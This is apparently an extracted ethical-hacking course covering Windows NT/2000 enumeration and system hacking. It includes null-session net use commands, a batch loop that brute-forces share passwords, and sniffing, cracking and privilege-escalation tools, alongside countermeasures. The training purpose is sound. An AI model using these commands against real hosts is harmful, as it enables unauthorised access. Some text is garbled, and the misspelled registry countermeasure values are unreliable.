⊙Anyone with a NetBIOS connection to your computer can easily get a full dump of all your usernames, groups, shares, permissions, policies, services and more using the Null user.

⊙The above syntax connects to the hidden Inter Process Communication 'share' (IPC$) at IP address 192.34.34.2 with the built- in anonymous user (/u:"") with ("") null password.

⊙The attacker now has a channel over which to attempt various techniques.

⊙The CIFS/SMB and NetBIOS standards in Windows 2000 include APIs that return rich information about a machine via TCP port 139 - even to unauthenticated users.

C: \>net use \\192.34.34.2 \IPC$ "" /u: ""

# Null Session Countermeasure

- Null sessions require access to TCP 139 and/ or TCP 445 ports.

- You could also disable SMB services entirely on individual hosts by unbinding WINS Client TCP/IP from the interface.

- Edit the registry to restrict the anonymous user.
  - 1. Open regedt32, navigate to HKLM\SYSTEM\CurrentControlSet\LSA
  - 2. Choose edit | add value
  - value name: ResticAnonymous
  - Data Type: REG_WORD
  - Value: 2

# NetBIOS Enumeration

⊙ NBTscan is a program for scanning IP networks for NetBIOS name information.

⊙ For each responded host it lists IP address, NetBIOS computer name, logged-in user name and MAC address.



⊙ The first thing a remote attacker will try on a Windows 2000 network is to get list of hosts attached to the wire.

1. net view / domain,

2. nbstat -A <some IP>

# Hacking Tool: DumpSec

DumpSec reveals shares over a null session with the target computer.

# Hacking Tool: NAT

- The NetBIOS Auditing Tool (NAT) is designed to explore the NetBIOS file-sharing services offered by the target system.

- It implements a stepwise approach to gather information and attempt to obtain file system-level access as though it were a legitimate local client.

- If a NETBIOS session can be established at all via TCP port 139, the target is declared "vulnerable".

- Once the session is fully set up, transactions are performed to collect more information about the server including any file system "shares" it offers.

# SNMP Enumeration

- SNMP is simple. Managers send requests to agents, and the agents send back replies.

- The requests and replies refer to variables accessible to agent software.

- Managers can also send requests to set values for certain variables.

- Traps let the manager know that something significant has happened at the agent's end of things:
  - a reboot
  - an interface failure,
  - or that something else that is potentially bad has happened.

- Enumerating NT users via SNMP protocol is easy using snmputil

# SNMPutil example

# Tool: IP Network Browser

# SNMP Enumeration Countermeasures

- Simplest way to prevent such activity is to remove the SNMP agent or turn off the SNMP service.

- If shutting off SNMP is not an option, then change the default 'public' community name.

- Implement the Group Policy security option called Additional restrictions for anonymous connections.

- Access to null session pipes and null session shares, and IPSec filtering should also be restricted.

# Windows 2000 DNS Zone transfer

- For clients to locate Win 2k domain services such as Ad and kerberos, Win 2k relies on DNS SRV records.

- Simple zone transfer (nslookup, ls -d <domainname>) can enumerate lot of interesting network information.

- An attacker would look at the following records closely:
  - 1. Global Catalog Service (_gc._tcp_)
  - 2. Domain Controllers (_ldap._tcp)
  - 3. Kerberos Authentication (_kerberos._tcp)

# Blocking Win 2k DNS Zone transfer

You can easily block zone transfers using the DNS property sheet as shown here.

# Identifying Accounts

- ⦿ Two powerful NT/2000 enumeration tools are:
  - • 1.sid2user
  - • 2.user2sid
- ⦿ They can be downloaded at (www.chem.msu.su/^rudnyi/NT/)
- ⦿ These are command line tools that look up NT SIDs from username input and vice versa.

```
C:\WINNT\System32\cmd.exe                                    _ □ X

D:\Module 4 - Enumeration\sid>user2sid \\196.▮▮▮▮▮▮        administrator

S-1-5-21-1123561945-1788223648-725345543-500

Number of subauthorities is 5
Domain is ETRUSTFIREWALL
Length of SID in memory is 28 bytes
Type of SID is SidTypeUser
```

# Hacking Tool: Enum

- Available for download from http://razor.bindview.com

- enum is a console-based Win32 information enumeration utility.

- Using null sessions, enum can retrieve user lists, machine lists, share lists, name lists, group and membership lists, password and LSA policy information.

- enum is also capable of rudimentary brute force dictionary attack on individual accounts.

# Hacking tool: Userinfo

- Userinfo is a little function that retrieves all available information about any known user from any NT/Win2k system that you can hit 139 on.

- Specifically calling the NetUserGetInfo API call at Level 3, Userinfo returns standard info like

  - SID and Primary group
  - logon restrictions and smart card requirements
  - special group information
  - pw expiration information and pw age

- This application works as a null user, even if the RA set to 1 to specifically deny anonymous enumeration.

# Hacking Tool: GetAcct

- GetAcct sidesteps "RestrictAnonymous=1" and acquires account information on Windows NT/2000 machines.
- Downloadable from (www.securityfriday.com)

# Active Directory Enumeration

- All the existing users and groups could be enumerated with a simple LDAP query.

- The only thing required to perform this enumeration is to create an authenticated session via LDAP.

- Connect to any AD server using ldp.exe port 389

- Authenticate yourself using Guest /pr any domain account

- Now all the users and built in groups could be enumerated.

# AD Enumeration countermeasures

⊙ How is this possible with a simple guest account?

⊙ The Win 2k dcpromo installations screen prompts if the user wants to relax access permissions on the directory to allow legacy servers to perform lookup:

1. Permission compatible with pre-Win2k

2. Permission compatible with only with Win2k

⊙ Choose option 2 during AD installation.

# Summary

- Enumeration involves active connections to systems and directed queries.

- The type of information enumerated by intruders includes network resources and shares, users and groups and applications and banners.

- Null sessions are used often by crackers to connect to target systems.

- NetBIOS and SNMP enumerations can be disguised using tools such as snmputil, nat etc.

- Tools such as user2sid, sid2user and userinfo can be used to identify vulnerable user accounts.

# Ethical Hacking

Module V

System Hacking

# Module Objective

- ⊙ Understand the following
  - Remote password guessing
  - Eavesdropping
  - Denial of Service
  - Buffer overflows
  - Privilege escalation
  - Password cracking
  - keystroke loggers
  - sniffers
  - Remote control and backdoors
  - Port re direction
  - Covering tracks
  - Hiding files

# Administrator Password Guessing

- Assuming that NetBIOS TCP139 port is open, the most effective method of breaking into NT/2000 is password guessing.

- Attempting to connect to an enumerated share (IPC$, or C$) and trying username/password.

- Default Admin$, C$, %Systemdrive% shares are good starting point.

# Performing automated password guessing

◉Performing automated password guessing is easy-simple loop using the NT/2000 shell for command based on the standard NET USE syntax.

◉1. Create a simple username and password file.

◉2. Pipe this file into FOR command

◉C:\> FOR /F "token=1, 2*" %i in (credentials.txt)

◉do net use \\target\IPC$ %i /u: %j



```
credentials.txt
username            password
password            administrator
xycdf               john
babe_me             rebecca
freak_you           Rumsfield
..                  ..
```

# Tool: Legion



- Legion automates the password guessing in NetBIOS sessions. Legion will scan multiple Class C IP address ranges for Windows shares and also offers a manual dictionary attack tool.

# Hacking tool: NTInfoScan (now CIS)



- NTInfoScan is a security scanner for NT 4.0 is a vulnerability scanner that produces an HTML based report of security issues found on the target system and further information.

# Password guessing Countermeasures

- Block access to TCP and UDP ports 135-139.

- Disable bindings to Wins client on any adapter.

- Use complex passwords

- Log failed logon attempts in Event viewer - Security log full event 529 or 539 - Logon/Logoff

# Monitoring Event Viewer Logs

- ⊙ Logging is of no use if no one ever analyzes the logs
- ⊙ VisualLast from www.foundstone.com formats the event logs visually

# Password Sniffing

Password guessing is hard work. Why not just sniff credentials off the wire as users log in to a server and then replay them to gain access?

# Hacking Tool: LOphtcrack

- LC4 is a password auditing and recovery package distributed by @stake software. SMB packet capture listens to the local network segment and captures individual login sessions.

- With LOphtcrack password cracking engine anyone can sniff the ire for extended periods is most guaranteed to obtain Administrator status in matter of days.

# Hacking Tool: KerbCrack

⊙KerbCrack consists of two programs, kerbsniff and kerbcrack. The sniffer listens on the network and captures Windows 2000/XP Kerberos logins. The cracker can be used to find the passwords from the capture file using a bruteforce attack or a dictionary attack.

```
C:\WINNT\System32\cmd.exe                                     _ □ ×
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>kerbcrack

KerbCrack 1.2 - (c) 2002, Arne Vidstrom
            - http://ntsecurity.nu/toolbox/kerbcrack/

 Usage: kerbcrack <capture file> <crack mode> [dictionary file] [password size]

        crack modes:

        -b1 = brute force attack with (a-z, A-Z)
        -b2 = brute force attack with (a-z, A-Z, 0-9)
        -b3 = brute force attack with (a-z, A-Z, 0-9, special characters)
        -b4 = b1 + swedish letters
        -b5 = b2 + swedish letters
        -b6 = b3 + swedish letters
        -d  = dictionary attack with specified dictionary file
```

# Privilege Escalation

- If an attacker gains access to the network using non-admin user account, the next step is to gain higher privilege to that of an administrator.

- This is called privilege escalation

# Tool: GetAdmin

- GetAdmin.exe is a small program that adds a user to the local administrators group.

- It uses low-level NT kernel routine to set a globalflag allowing access to any running process.

